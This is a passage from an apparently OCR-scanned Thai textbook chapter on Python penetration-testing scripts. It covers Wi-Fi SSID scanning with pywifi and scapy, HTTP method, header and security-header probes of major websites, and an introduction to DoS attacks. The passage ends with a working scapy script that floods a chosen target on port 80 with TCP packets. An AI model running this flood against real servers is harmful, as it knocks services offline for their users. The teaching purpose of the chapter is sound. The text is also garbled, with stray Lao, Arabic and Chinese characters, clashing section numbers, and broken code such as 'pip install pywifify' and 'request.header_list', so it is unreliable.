ຂໍ້ມູນການຮື່ສື່ສາຮຮ່ວ່າງໄຄລເອນຕັ້ງກັບເຄີອຂ່າຍໄຮສາຍ ສາມາຮດ ອົບຍາຍໄດ້ດັ່ງຮູບທີ່ 18.11



รูปที่ 18.11 ลำดับการสื่อสารระหว่างคลื่นเอ็นต์และ AP

1. AP เพرمบีคอน (Beacon frame): ในกระบวนการเชื่อมต่อระหว่างคลื่นเอ็นต์และอุปกรณ์ที่ทำหน้าที่เป็น AP นั้น จะเริ่มต้นจาก AP ส่งเพرمบีคอนออกมาระยะ ๆ เพื่อบอกให้คลื่นเอ็นต์ที่ต้องการเชื่อมตอทราบว่า AP ยังคงทำงานอยู่ โดยเพرمที่ส่งมาออกมาระยะๆ ก็จะเป็นข้อมูลที่ใช้สำหรับสื่อสาร เช่น SSID, BSSID และหมายเลขของ AP
2. คำขอสอบถาม (The Probe request): อุปกรณ์คลื่นเอ็นต์ส่งคำขอสอบถาม หรือคำขอเพรบ เพื่อตรวจสอบว่า AP อยู่ในระยะที่จะสื่อสารกันได้หรือไม่ หลังจากที่คลื่นเอ็นต์ส่งคำขอเพรบไปแล้ว มันจะรอการตอบกลับเพรบจาก AP ถ้าคำขอของได้รับการตอบกลับมาแสดงว่า AP อยู่ในระยะทำการที่สามารถสื่อสารกันได้โดยคำขอเพรบจะประกอบไปด้วยข้อมูล เช่น SSID และข้อมูลอื่น ๆ ของผู้ขาย AP ที่ต้องการเชื่อมต่อ
3. การตอบสนองของเพรบ (The Probe response): หลังจาก AP ได้รับคำขอเพรบแล้ว AP จะส่งการตอบสนองของเพรบ (probe response) กลับมาให้กับคลื่นเอ็นต์พร้อมข้อมูลที่จำเป็น

สำหรับการสื่อสาร เช่น อัตราการรับ-ส่งข้อมูลที่สามารถรองรับได้ ความสามารถอื่น เช่น การเข้ารหัส ลดรหัส เป็นต้น

4. คำขอตรวจสอบสิทธิ์ (The Authentication request): ในขั้นตอนนี้ อุปกรณ์คลื่นเรื่องส่งเฟรมคำขอตรวจสอบไปยัง AP ซึ่งในเฟรมข้อมูลนี้จะบรรจุข้อมูลที่ใช้ระบุตัวตนของคลื่นเรื่อง
5. การตอบสนองการตรวจสอบสิทธิ์ (The Authentication response): ลำดับถัดไป หลังจากที่ AP ได้รับการขอตรวจสอบสิทธิ์แล้ว AP จะดำเนินการตรวจสอบสิทธิ์ของคลื่นเรื่องดังกล่าว ผลจากการตรวจสอบจะส่งกลับไปยังคลื่นเรื่อง ซึ่งจะระบุว่ายอมรับให้คลื่นเรื่องดังกล่าวสามารถเชื่อมต่อได้ หรือปฏิเสธการเชื่อมต่อ
6. คำร้องขอเข้าร่วม (The Association request): เมื่อการตรวจสอบความถูกต้องสำเร็จ อุปกรณ์คลื่นเรื่องได้ส่งเฟรมคำขอเข้าร่วม ข้อมูลประกอบไปด้วย อัตรารับ-ส่งข้อมูลและ SSID ของ AP
7. การตอบสนองเข้าร่วม (The Association response): ในขั้นตอนนี้ AP จะส่งเฟรมการตอบสนองเข้าร่วมที่ระบุว่ายอมรับหรือปฏิเสธไปให้กับคลื่นเรื่อง ในกรณีที่ยอมรับ รหัสคำขอเข้าร่วมของคลื่นเรื่องถูกสร้างขึ้น

### เขียนโปรแกรมสแกน wifi-SSID โดย pywifi

ทดสอบเขียนโปรแกรมเพื่อสแกน SSID ของไวไฟ รอบ ๆ บริเวณที่อยู่ในรัศมีของผู้เขียนโปรแกรม ซึ่งว่า scanning\_wifi\_SSID.py โดยต้องติดตั้งโมดูลที่ช่วยในการเขียนโปรแกรมให้ง่ายขึ้น 2 โมดูล คือ pywifi และ comtypes ดังนี้ บนวินโดวส์

```
>>pip install pywifify
```

```
>>pip install comtypes
```

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

1 import pywifi           Scanning_wifi_SSID.py
2 from comtypes import GUID
3 import time
4
5 wifi = pywifi.PyWiFi()
6 iface = wifi.interfaces()[0]
7
8 iface.scan()
9 time.sleep(2)
10 result=iface.scan_results()
11
12 for i in range(len(result)):
13     print(result[i].ssid, result[i].bssid)

```

บรรทัดที่ 5: สร้างอุปกรณ์ wifi จากโมดูล PyWiFi

บรรทัดที่ 6: เชื่อมต่อกับการ์ดไวไฟของเครื่องที่จะใช้สแกน

บรรทัดที่ 8: เริ่มการสแกนหา SSID

บรรทัดที่ 10: เก็บผลลัพธ์ที่สแกนได้ลงในตัวแปร result

บรรทัดที่ 12-13: แสดงผล SSID และ MAC ของ AP ที่เปิดให้บริการอยู่ในบริเวณที่สามารถเชื่อมต่อได้ ดังนี้

```

Avatar cc:50:0a:d4:ab:16:
UEAKAN_WIFI 2c:08:8c:d8:f9:58:
kiw kiw 00:ad:24:66:b5:44:
50:e0:39:40:e5:81:
Phakwan c0:fd:84:e2:45:0d:
Noonun_EXT d8:07:b6:ba:87:77:
katisod69 20:9a:e9:10:36:d8:
AA_Bet2.4G cc:50:0a:cd:c5:0c:
Beauty Nail Spa_5G 14:2e:5e:24:df:41:
N-Pharmacy 5G f0:3f:95:fc:95:0d:
Beauty Nail Spa 14:2e:5e:24:df:40:
Noonun 40:3d:ec:14:eb:88:
ANS_5G c2:8f:20:2b:bc:e2:
ANS_2.4G c2:8f:20:1b:bc:e2:
ANS_2.4G c2:8f:20:1b:bc:e1:

```

## เขียนโปรแกรมสแกน WIFI ด้วย scapy

ในส่วนนี้อธิบายการเขียนโปรแกรมสแกนเครือข่ายไวไฟที่กำลังใช้งานอยู่ทั่วโลก ผลลัพธ์ที่ได้จากการสแกนคือหมายเลข BSSID, SSID ความแรงของสัญญาณ (dBm signal) ช่องสัญญาณ (Channel) และ วิธีการเข้ารหัส ดังนี้

ในโปรแกรมนี้ (WIFI\_Scanner.py) จะเป็นต้องใช้โมดูล pandas ในการจัดรูปแบบการแสดงผลให้อ่านง่ายขึ้น โดยติดตั้ง pandas ดังนี้บนลินุกซ์

```
$sudo apt update
```

```
$sudo apt install python3-pandas
```

การทดสอบจะต้องมีโปรแกรมชื่อ aircrack-ng (<https://www.aircrack-ng.org/>) ติดตั้งไว้บนเครื่องที่ใช้ทดสอบด้วย เพื่อใช้สำหรับเบิดการตักจับข้อมูลของการรับไวไฟ เมื่อติดตั้ง aircrack-ng และสามารถตรวจสอบชื่อการรับไวไฟที่ติดตั้งอยู่บนเครื่องด้วยคำสั่ง

```
$sudo iwconfig
```

ผลลัพธ์ที่ได้จะแสดงชื่อการรับไวไฟ (ชื่นอยู่กับชนิดของการรับไวไฟที่ติดตั้งไว) จากตัวอย่างเช่น wlan0mon

```
root@~/pythonscripts# iwconfig
lo      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off

eth0      no wireless extensions.
```

สามารถใช้คำสั่ง ifconfig สำหรับการสั่งให้การรับหายุดทำงานและกลับขึ้นมาทำงานได้ เช่น

```
$sudo ifconfig wlan0mon down #สั่งให้การรับไวไฟหยุดทำงาน
```

```
$sudo ifconfig wlan0mon up #สั่งให้การรับไวไฟกลับมาทำงานใหม่
อิกครั้ง
```

และสามารถเปิดให้การรับไวไฟดักจับแพ็กเก็ตด้วยคำสั่ง

```
$sudo iwconfig wlan0mon mode monitor
```

เขียนโปรแกรมสำหรับใช้สแกนไวไฟ (WIFI\_Scanner.py) ดังนี้

โปรแกรมนำเข้ามูล scapy, threading, pandas, time และ os

```
1 from scapy.all import *
2 from threading import Thread
3 import pandas
4 import time
5 import os
```

เริ่มต้นสร้างเฟรม pandas ซึ่งว่า networks เพื่อใช้สำหรับเก็บข้อมูลที่ได้จากการสแกน ซึ่งประกอบไปด้วย BSSID เป็นตัวชี้ตำแหน่งของข้อมูลแต่ละเคว (บรรทัดที่ 13) ที่จัดเก็บไว้ คือ SSID, dBm\_Signal, Channel และ Crypto ตามลำดับ

```
7 # initialize the networks dataframe that will contain all access \
8 #points nearby
9 networks = pandas.DataFrame(columns=[ "BSSID", "SSID", \
10                                "dBm_Signal", "Channel", \
11                                "Crypto"])
12 # set the index BSSID (MAC address of the AP)
13 networks.set_index("BSSID", inplace=True)
```

สร้างฟังก์ชันชื่อ callback() โดยรับพารามิเตอร์เป็นแพ็กเก็ตที่ดักจับได้ด้วยฟังก์ชัน sniff() ของ scapy โดยฟังก์ชัน callback() จะดักจับข้อมูลในระดับ Beacon เมื่อข้อมูลถูกดักจับได้แล้ว จะถูกนำมาแยกเป็นประเภทต่าง ๆ ประกอบด้วย BSSID (บรรทัดที่ 18), SSID (บรรทัดที่ 20), ระดับความแรงของสัญญาณ (บรรทัดที่ 21-24), ช่องสื่อสาร (บรรทัดที่ 28) และวิธีการเข้ารหัส (บรรทัดที่ 30) เมื่อได้ข้อมูลครบแล้ว จะนำข้อมูลเหล่านี้เก็บลงในเฟรม pandas ด้วยเมธอด loc() โดยมี BSSID เป็นตัวชี้ตำแหน่ง (บรรทัดที่ 31)

```

15 def callback(packet):
16     if packet.haslayer(Dot11Beacon):
17         # extract the MAC address of the network
18         bssid = packet[Dot11].addr2
19         # get the name of it
20         ssid = packet[Dot11Elt].info.decode()
21         try:
22             dbm_signal = packet.dBm_AntSignal
23         except:
24             dbm_signal = "N/A"
25         # extract network stats
26         stats = packet[Dot11Beacon].network_stats()
27         # get the channel of the AP
28         channel = stats.get("channel")
29         # get the crypto
30         crypto = stats.get("crypto")
31         networks.loc[bssid] = (ssid, dbm_signal, channel, crypto)

```

พังก์ชัน print\_all() ทำหน้าที่แสดงผลข้อมูลไว้ไฟที่เก็บอยู่ในเฟรม pandas จากขั้นตอนที่ผ่านมา เมื่อแสดงผลข้อมูลแต่ละชุดแล้ว จะหยุดประมาณ 0.5 วินาที โดยใช้ time.sleep() สำหรับหน่วงการทำงานของแต่ละเฟอร์ด

```

34 def print_all():
35     while True:
36         os.system("clear")
37         print(networks)
38         time.sleep(0.5)
39

```

พังก์ชัน change\_channel() ทำหน้าที่เปลี่ยนช่องสัญญาณไวไฟเนื่องจากในบางครั้ง Access point (AP) บางตัวอาจจะใช้ช่องสัญญาณที่แตกต่างกัน ดังนั้นพังก์ชันดังกล่าวจะสแกนทุก ๆ ช่องสัญญาณที่ตรวจพบ โดยใช้คำสั่ง เช่น iwconfig wlan0mon 3 (เปลี่ยนช่องสัญญาณเป็นช่องที่ 3)

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

41 def change_channel():
42     ch = 1
43     while True:
44         os.system(f"iwconfig {interface} channel {ch}")
45         # switch channel from 1 to 14 each 0.5s
46         ch = ch % 14 + 1
47         time.sleep(0.5)

```

ฟังก์ชันหลักจะทำหน้าที่ควบคุมการทำงานของฟังก์ชันทั้งหมดที่กล่าวมาแล้ว โดยเริ่มจาก กำหนดการด้วยไฟในเครื่องที่ต้องการใช้สแกน โดยเก็บไว้ในตัวแปร interface สำหรับในตัวอย่างนี้มีเช่นว่า wlan0mon ต่อจากนั้นโปรแกรมจะสั่งพิมพ์ข้อมูลในเฟรม pandas ด้วยฟังก์ชัน print\_all() ซึ่งสร้างด้วยเทรด โดยเก็บไว้ในตัวแปรชื่อ printer และสั่งเริ่มต้นการทำงานของเทรดด้วยคำสั่ง printer.start() ในครั้งแรกของการพิมพ์จะไม่มีข้อมูลใด ๆ ยกเว้นนอกจากชื่อของคอลัมน์ที่กำหนดในบรรทัดที่ 9 เพราะยังไม่สั่งให้สแกนเครือข่าย จากนั้นสร้างเทรดของ channel\_changer เป็นเทรดเพื่อใช้สแกนซ่องสื้อสารแยกกันแต่ละช่อง เพื่อเพิ่มความรวดเร็วในการสแกน สำหรับคำสั่ง channel\_changer.daemon = True คือการกำหนดให้เทรดหยุดการทำงานเมื่อโปรแกรมยุติการทำงานลง ในบรรทัดสุดท้าย (62) สั่งให้ฟังก์ชัน sniff() ในโมดูล scapy เริ่มต้นการตักจับแพ็กเก็ตของ AP ทุก ๆ เครื่องที่อยู่ในรัศมีการทางานของการด้วยไฟของเครื่องผู้สแกน โดย AP แต่ละตัวจะถูกสแกนในทุก ๆ ช่องสัญญาณพร้อม ๆ กันโดยเทรด

```

50 if __name__ == "__main__":
51     # interface name, check using iwconfig
52     interface = "wlan0mon"
53     # start the thread that prints all the networks
54     printer = Thread(target=print_all)
55     printer.daemon = True
56     printer.start()
57     # start the channel changer
58     channel_changer = Thread(target=change_channel)
59     channel_changer.daemon = True
60     channel_changer.start()
61     # start sniffing
62     sniff(prn=callback, iface=interface)

```

ผลลัพธ์ที่ได้จากการสแกน AP และเครื่องที่อยู่ภายในรัศมีของการดักจับ

| BSSID            | SSID         | dBm | Signal | Channel          | Crypto |
|------------------|--------------|-----|--------|------------------|--------|
| 0:15:ec:0f:78:64 | ZTE          | -87 | 1      | WPA/PSK WPA2/PSK |        |
| e:94:f6:c4:97:3f | BNHOMA       | -45 | 9      | WPA/PSK WPA2/PSK |        |
| 0:ae:fa:81:e2:5e | Access Point | -43 | 6      | WPA2/PSK         |        |
| 1:b7:96:af:0e:f3 | Chanouk      | -83 | 11     | WPA2/PSK         |        |

## 7.5 การแกล้งรอยเว็บเซิร์ฟเวอร์ (Web server footprint)

เว็บแอปพลิเคชันและเว็บเซิร์ฟเวอร์มีความสำคัญมากในปัจจุบันเนื่องจากมีผู้ใช้งานจำนวนมากกว่า 90% ที่ใช้งานผ่านเว็บ การโจมตีที่ตรวจพบมากกว่า 70% เป็นการโจมตีผ่านเว็บและพยายามโจมตีมาจากเครือข่ายอินเทอร์เน็ตทั่งสิ้น การโจมตีเหล่านี้ส่วนมากพยายามเปลี่ยนแปลงหน้าเว็บไซต์ให้กลายเป็นเว็บไซต์ที่ดูเหมือนเป็นอันตรายหรือไม่น่าเชื่อถือ เช่น เปลี่ยนหน้าเว็บไซต์ของธนาคาร成爲เป็นเว็บไซต์ lamgoknajara เป็นต้น โดยเหตุนี้ การทดสอบเว็บเซิร์ฟเวอร์และเว็บแอปพลิเคชันด้วย Pen test จึงมีความจำเป็นอย่างยิ่งในยุคปัจจุบัน

## การพิมพ์รอยเท้าของเว็บเซิร์ฟเวอร์ (Foot printing of a web server)

ปัจจุบันอุตสาหกรรมอีคอมเมิร์ซเติบโตอย่างรวดเร็ว ซึ่งหมายถึงว่า ข้อมูลมหาศาล เช่น ข้อมูลลูกค้า รายการซื้อขาย ข้อมูลสินค้า ข้อมูลการเงิน และข้อมูลอื่น ๆ มากมายถูกเก็บในบนเซิร์ฟเวอร์ ดังนั้นเป้าหมายหลักของการโจมตี คือ เจาะระบบให้บริการเว็บเซิร์ฟเวอร์ ก่อนการเจาะระบบเว็บเซิร์ฟเวอร์ ผู้โจมตีจะทำการทดสอบเว็บเซิร์ฟเวอร์เสียก่อน เพื่อเก็บรวมข้อมูลต่าง ๆ เกี่ยวกับเว็บเซิร์ฟเวอร์ ให้ได้มากที่สุดเท่าที่จะทำได้ เช่น ระบบปฏิบัติการที่ใช้ ซอฟต์แวร์เว็บเซิร์ฟเวอร์ และแอปพลิเคชันที่ทำงานอยู่บนเซิร์ฟเวอร์ทั้งหมด การรวบรวมข้อมูลตามที่กล่าวมาแล้วนี้เรียกว่า รอยเท้าของเว็บเซิร์ฟเวอร์ (Web server footprint)

### วิธีการแกล้งร้ายเท้าของเว็บเซิร์ฟเวอร์

โดยปกติเว็บเซิร์ฟเวอร์จะตอบกลับด้วยข้อความประเภทต่าง ๆ ตามที่ผู้ใช้งานสั่งคำขอเข้ามา และนี่เป็นส่วนที่สำคัญมากในการแกล้งร้ายเท้าของเว็บเซิร์ฟเวอร์ทั้งฝ่ายแฮกเกอร์และฝ่าย Pen test สำหรับการทำ Pen test จะมุ่งเน้นเพื่อเปิดเผยจุดบกพร่องที่อาจจะทำให้ถูกเจาะระบบจากแฮกเกอร์ได้ซึ่งวิธีการทดสอบแกล้งร้ายเว็บเซิร์ฟเวอร์ของไฟรอนทำได้ดังนี้

#### 1. การทดสอบเมธอดที่เว็บเซิร์ฟเวอร์เตรียมไว้ให้ใช้งาน

แนวทางปฏิบัติที่ควรกระทำเป็นลำดับต้น ๆ สำหรับทดสอบการเจาะระบบ คือ การทดสอบและตรวจสอบเมธอดต่าง ๆ ที่เว็บเซิร์ฟเวอร์ได้เตรียมไว้ให้คลิกเอนต์สามารถเรียกใช้งานได้ เช่น GET, POST, PUT, DELETE เป็นต้น ซึ่งคำสั่งเหล่านี้เป็นเครื่องมือให้แฮกเกอร์สามารถเข้าถึงทรัพย์กรอบนเครื่องเซิร์ฟเวอร์ได้ ต่อไปนี้เป็นสคริปต์ไฟรอน ซึ่งแสดงการเชื่อมตอกับเว็บเซิร์ฟเวอร์ เป้าหมายและระบุเมธอดที่เว็บเซิร์ฟเวอร์เป้าหมายเตรียมไว้ให้ใช้งาน (ถ้ามีระบบพิจารณาแล้วว่าเมธอดใดไม่เหมาะสมกับการใช้งานหรือเป็นช่องโหว่ให้ถูกโจมตีได้บ่อย ๆ ก็ให้ดำเนินการปิดการใช้งานเสีย)

ก่อนการเขียนโปรแกรมต้องติดตั้งโมดูล requests เสียก่อน ด้วยคำสั่ง

>>pip install requests

```

1 import requests
2
3 method_list = ['GET', 'POST', 'PUT', 'DELETE', 'OPTIONS', \
4                 'TRACE', 'TEST']
5
6 for method in method_list:
7     req = requests.request(method, 'http://www.google.com')
8     print (method, req.status_code, req.reason)
9
10
11 if method == 'TRACE' and 'TRACE / HTTP/1.1' in req.text:
12     print ('Cross Site Tracing(XST) is possible')

```

โปรแกรม HTTP\_methos.py ทำหน้าที่ทดสอบคำขอต่าง ๆ ที่อนุญาตให้ใช้งานบนเว็บเซิร์ฟเวอร์ โดยทดสอบทั้งหมด 7 คำสั่ง คือ GET, POST, PUT, DELETE, OPTIONS, TRACE และ TEST โดยเป้าหมายในการทดสอบครั้งนี้ คือ เว็บไซต์ <http://www.google.com> ด้วยเมธอด request() ซึ่งอยู่ในโมดูล requests (บรรทัดที่ 6–8) ถ้าข้อมูลที่ส่งกลับมาปรากฏว่าเป็นเมธอดแบบ TRACE จะแสดงว่าอาจจะถูกโจมตีแบบ Cross Site Tracing (XST) ได้ (ข้อมูลเพิ่มเติมเกี่ยวกับ XST ค้นคว้าที่ [https://owasp.org/www-community/attacks/Cross\\_Site\\_Tracing](https://owasp.org/www-community/attacks/Cross_Site_Tracing)) ดังนั้นอาจจะมีความจำเป็นต้องปิดการให้บริการแบบ TRACE ถ้าไม่มีการเรียกใช้งานเมธอดดังกล่าว และ

ผลลัพธ์ที่ได้เมื่อสั่งรันโปรแกรม คือ

```
GET 200 OK
POST 200 OK
PUT 405 Method Not Allowed
DELETE 405 Method Not Allowed
OPTIONS 405 Method Not Allowed
TRACE 405 Method Not Allowed
TEST 405 Method Not Allowed
>>>
```

ผลลัพธ์แสดงให้เห็นว่ากูเกิลเว็บเซิร์ฟเวอร์ เปิดให้ใช้งานเฉพาะเมธอด GET และ POST เท่านั้น เมธอดอื่น ๆ ปิดให้บริการทั้งหมด

## 2. การตรวจสอบส่วนหัวของ HTTP

ข้อมูลส่วนหัวจะปรากฏอยู่ในคำขอ (request) และการตอบกลับ (response) จากเว็บเซิร์ฟเวอร์ ข้อมูลส่วนหัวเหล่านี้บรรจุข้อมูลที่สำคัญต่าง ๆ ที่เกี่ยวข้องกับเซิร์ฟเวอร์ ได้แก่ ชื่อเป็นแหล่งข้อมูลที่แยกເກອරทั้งหลายใช้สำหรับหัวของโหวต่าง ๆ บันเชิร์ฟเวอร์ได้อิกทางหนึ่งด้วยเซ็นกัน ดังนั้นผู้ทดสอบการเจาะระบบจำเป็นต้องจำแนกและวิเคราะห์ข้อมูลผ่านส่วนหัวของ HTTP ว่า ข้อมูลได้ควรหรือไม่ควรเปิดเผยต่อสาธารณะขนาดไหนบ้าง

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

โปรแกรม HTTP\_headers.py ทำหน้าที่ตรวจสอบข้อมูลส่วนหัวของ HTTP ว่าเว็บเซิร์ฟเวอร์ตอบกลับอะไรมาบ้างที่อาจจะเป็นประโยชน์ต่อการเจาะระบบของแฮกเกอร์ได้ โดยใช้เมธอด header\_list() จากโมดูล requests (บรรทัดที่ 10) จากผลการทดสอบพบว่าข้อมูลส่วนหัวที่สอบถามไปยังกูเกิล เซิร์ฟเวอร์ทั้งหมดตอบกลับมาเป็น 'No Details Found' แสดงว่าเซิร์ฟเวอร์ดังกล่าวปิดให้บริการข่าวสารต่าง ๆ เหล่านี้หมดแล้ว ถือว่ามีความปลอดภัยมาก

```

1 import requests
2
3 request = requests.get('http://www.google.com')
4
5 header_list = ['Server', 'Date', 'Via', 'X-Powered-By', \
6                 'X-Country-Code', 'Connection', 'Content-Length']
7
8 for header in header_list:
9     try:
10         result = request.header_list[header]
11         print ('%s: %s' % (header, result))
12     except Exception as err:
13         print ('%s: No Details Found' % header)

```

ผลลัพธ์จากการรันโปรแกรม HTTP\_headers.py

```

Server: No Details Found
Date: No Details Found
Via: No Details Found
X-Powered-By: No Details Found
X-Country-Code: No Details Found
Connection: No Details Found
Content-Length: No Details Found
>>>

```

### 3. การทดสอบการกำหนดค่าเว็บเซิร์ฟเวอร์ที่ไม่ปลอดภัย

ข้อมูลส่วนหัวของ HTTP ยังสามารถใช้ทดสอบการกำหนดค่าคอนฟิกภายนอกของเว็บเซิร์ฟเวอร์ที่ไม่ปลอดภัยได้อีกทางหนึ่งด้วย

ในสคริปต์ซึ่งอ่าน HTTP\_config.py จะใช้ทดสอบการตั้งค่าของเว็บเซิร์ฟเวอร์ว่ามีความปลอดภัยหรือไม่ โดยใช้งานร่วมกับคำสั่ง try และ except ซึ่งรายชื่อของเว็บที่ใช้สำหรับทดสอบเก็บอยู่ในไฟล์ชื่อว่า URLs.txt

ในการทดสอบนี้จะทดสอบกับเว็บไซต์ของผู้ให้บริการที่เป็นที่รู้จักกันเป็นอย่างดี เช่น google, facebook, youtube, gmail และ yahoo เป็นต้น โดยรายชื่อเว็บดังกล่าวจะถูกอ่านไปทดสอบทีละ 1 รายชื่อด้วยเมธอด get() ในโมดูล requests ข้อความที่ถูกส่งกลับมาจะถูกตรวจสอบกับข้อความที่ควรถูกตั้งค่าไว้บนเว็บเซิร์ฟเวอร์ เช่น กำหนดให้ปิดการโจมตีด้วย X-XSS โดยกำหนดค่าที่ mode = block (บรรทัดที่ 11) หรือกำหนดค่า 'X-Content-Type-Options' เป็น 'nosniff' (บรรทัดที่ 19) ข้อกำหนดต่าง ๆ เหล่านี้ช่วยให้ทดสอบง่ายขึ้นโดยไม่ต้องเขียนโค้ดเพิ่มเติม ดังนั้นผู้ดูแลระบบต้องอ่านคู่มือการใช้งานของเซิร์ฟเวอร์อย่างละเอียดเพื่อป้องกันการเจาะระบบที่อาจเกิดจากความเหลื่อมล้ำในการกำหนดค่าค่อนพิกุเรชันที่เหมาะสมสมได้

```

1 import requests
2 urls = open("URLs.txt", "r")
3
4 for url in urls:
5     url = url.strip()
6     req = requests.get(url)
7     print (url, 'report:')
8
9     try:
10         protection_xss = req.headers['X-XSS-Protection']
11         if protection_xss != '1; mode = block':
12             print ('X-XSS-Protection not set properly, it may be \
13                   possible:', protection_xss)
14     except:
15         print ('X-XSS-Protection not set, it may be possible')

```

ตรวจสอบการกำหนดค่า nosniff ไม่ให้รวมด้วยหรือตัดกับค่าข้อมูลในส่วน Content ได้

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

17     try:
18         options_content_type = req.headers['X-Content-Type-Options']
19         if options_content_type != 'nosniff':
20             print ('X-Content-Type-Options not set properly:', \
21                   options_content_type)
22     except:
23         print ('X-Content-Type-Options not set')

```

ตรวจสอบการกำหนดค่า HSTS คือ ให้เซิร์ฟเวอร์รับ-ส่งข้อมูลด้วยการเข้ารหัส (HTTPS) และการเชื่อมต่อ HTTP แบบไม่มีการเข้ารหัส และ Content-Security-Policy (CSP) คือ การกำหนดให้ผู้ร้องขอใช้งานเข้าถึงเฉพาะทรัพยากรที่กำหนดให้เท่านั้น เช่น เข้าถึงได้หน้าเพจได้เฉพาะบางหน้าเท่านั้น

```

25     try:
26         transport_security = req.headers['Strict-Transport-Security']
27     except:
28         print ('HSTS header not set properly, Man in the middle \
29               attacks is possible')
30
31     try:
32         content_security = req.headers['Content-Security-Policy']
33         print ('Content-Security-Policy set:', content_security)
34     except:
35         print ('Content-Security-Policy missing')

```

ผลการรันโปรแกรม HTTP\_config.py ดังนี้

```

http://www.google.com report:
X-XSS-Protection not set properly, it may be possible: 0
X-Content-Type-Options not set
HSTS header not set properly, Man in the middle attacks is possible
Content-Security-Policy missing
http://www.facebook.com/ report:
X-XSS-Protection not set properly, it may be possible: 0
Content-Security-Policy missing
http://www.youtube.com/ report:
X-XSS-Protection not set properly, it may be possible: 0
Content-Security-Policy missing
http://www.yahoo.com/ report:
X-XSS-Protection not set properly, it may be possible: 1; mode=block
Content-Security-Policy set: sandbox allow-forms allow-same-origin al
low-scripts allow-popups allow-popups-to-escape-sandbox allow-present
ation; report-uri https://csp.yahoo.com/beacon/csp?src=frontpage&site
=fp&region=US&lang=en-US&device=desktop&partner=default;
http://www.gmail.com/ report:
X-XSS-Protection not set properly, it may be possible: 1; mode=block
Content-Security-Policy set: script-src 'nonce-d3qltu8P7oBCLalfuXf1jA
' 'unsafe-inline' 'unsafe-eval';object-src 'none';base-uri 'self';rep
ort-uri /cspreport
>>>

```

## 7.6 การโจมตีด้วย DOS และ DDOS และการตรวจจับ

ในส่วนนี้จะกล่าวถึงการโจมตีแบบ Denial-of-Service (DOS) และ Distributed Denial of Service (DDOS) ดังนี้

### การโจมตีชนิดการปฏิเสธการให้บริการ (DOS)

การโจมตีแบบ DOS คือ ความพยายามในการส่งคำขอจำนวนมากไปยังเครื่องผู้ให้บริการ ส่งผลให้ทรัพยากรของผู้ให้บริการไม่เพียงพอต่อการให้บริการ หรือไม่พร้อมใช้งานนั่นเอง การโจมตีในลักษณะนี้มักมุ่งเป้าการโจมตีไปยังเว็บเซิร์ฟเวอร์ที่มีความสำคัญในเชิงธุรกิจ เช่น ธนาคาร เว็บไซต์ที่ทำธุกรรมด้านการเงิน เป็นต้น หรือเป็นการขัดจังหวะเซิร์ฟเวอร์ที่ให้บริการ เช่น facebook, gmail หรือเว็บไซต์หน่วยงานของรัฐ เป็นต้น โดยอาการที่สามารถสังเกตได้หลังจากโดนโจมตีด้วย DOS เช่น

- ประสิทธิภาพเครือข่ายช้าผิดปกติ
- ความไม่พร้อมใช้งานของเว็บไซต์เดียวหรือหลายเว็บไซต์
- ไม่สามารถเข้าถึงเว็บไซต์ใด ตามปกติ
- จำนวนอีเมลขยะที่ได้รับเพิ่มขึ้นอย่างมาก
- ถูกปฏิเสธการเข้าถึงเว็บหรือบริการอินเทอร์เน็ตเป็นเวลานาน

### การเขียนโปรแกรมโจมตีด้วย DOS

การโจมตีแบบ DOS สามารถทำได้ทั้งในระดับชั้นดาต้าลิงค์ (ชั้นที่ 2 ของตัวแบบ OSI) ของเครือข่าย หรือในชั้นแอพพลิเคชันก็ได้ ซึ่งมีรายละเอียดดังนี้

#### 1. การโจมตีจาก 1 ไอพีและ 1 พอร์ต

การโจมตีแบบแรก คือ แยกเกอร์จะส่งแพ็กเก็ตจำนวนมากไปยังเว็บเซิร์ฟเวอร์เป้าหมาย โดยใช้ไอพีที่โจมตีเพียงเครื่องเดียว และใช้หมายเลขพอร์ตเดียวกัน ซึ่งระดับผลกระทบการโจมตีจะไม่มีความรุนแรงมาก (ผลเสียหายอยู่ในระดับต่ำ) เป็นการโจมตีเพื่อตรวจสอบ

พฤติกรรมการทำงานของเว็บเซิร์ฟเวอร์ และทำสอบถามความสามารถของ  
ชาร์ดแวร์ที่ให้บริการได้ด้วย

สคริปต์เพื่อนี้ชื่อ DOS\_attack\_1.py เป็นตัวอย่างการโจมตีด้วย  
DOS ชนิด 1 ไอพี 1 พอร์ต ดังนี้

โปรแกรมให้ป้อนข้อมูล 3 ชนิด คือ ไอพีของเครื่องที่จะทำ DOS  
(ไอพีเครื่อง Hacker) ไอพีของเครื่องเป้าหมาย (เว็บเซิร์ฟเวอร์) และ  
พอร์ตต้นทาง (พอร์ตบนเครื่อง Hacker) เมื่อโปรแกรมได้รับข้อมูลครบ  
ทั้ง 3 ค่าแล้ว โปรแกรมจะกำหนดเส้นทางการเชื่อมต่อระดับเลเยอร์ที่  
3 คือ ไอพี โดยเชื่อมต่อจากเครื่องแฮกเกอร์ไปยังเว็บเซิร์ฟเวอร์ (บรรทัด  
ที่ 8) และกำหนดการเชื่อมต่อระดับเลเยอร์ที่ 4 คือ พอร์ตต้นทางกับ  
พอร์ตปลายทางของเว็บเซิร์ฟเวอร์ (พอร์ต 80) ในบรรทัดที่ 9 เสร็จแล้ว  
ประกอบเฟรมข้อมูลของเลเยอร์ที่ 3 และที่ 4 เข้าด้วยกันเป็นแพ็กเก็ต  
สำหรับส่ง (บรรทัดที่ 10) และทำการส่งด้วยฟังก์ชัน send() โดย  
กำหนดอัตราความเร็วในการส่งเท่ากับ 0.001 วินาที โปรแกรมจะโจมตี  
เป้าหมายไปเรื่อยๆ โปรแกรมจะหยุดทำงานด้วยการกดปุ่ม Ctrl + C

```

1 from scapy.all import *                               DoS_attack_1.py
2 source_IP = input("Enter IP address of Source (Hacker): ")
3 target_IP = input("Enter IP address of Target: ")
4 source_port = int(input("Enter Source Port Number (Hacker):"))
5 i = 1
6
7 while True:
8     IP1 = IP(src = source_IP, dst = target_IP)
9     TCP1 = TCP(sport = source_port, dport = 80)
10    pkt = IP1 / TCP1
11    send(pkt, inter = .001)
12
13    print ("packet sent ", i)
14    i = i + 1

```

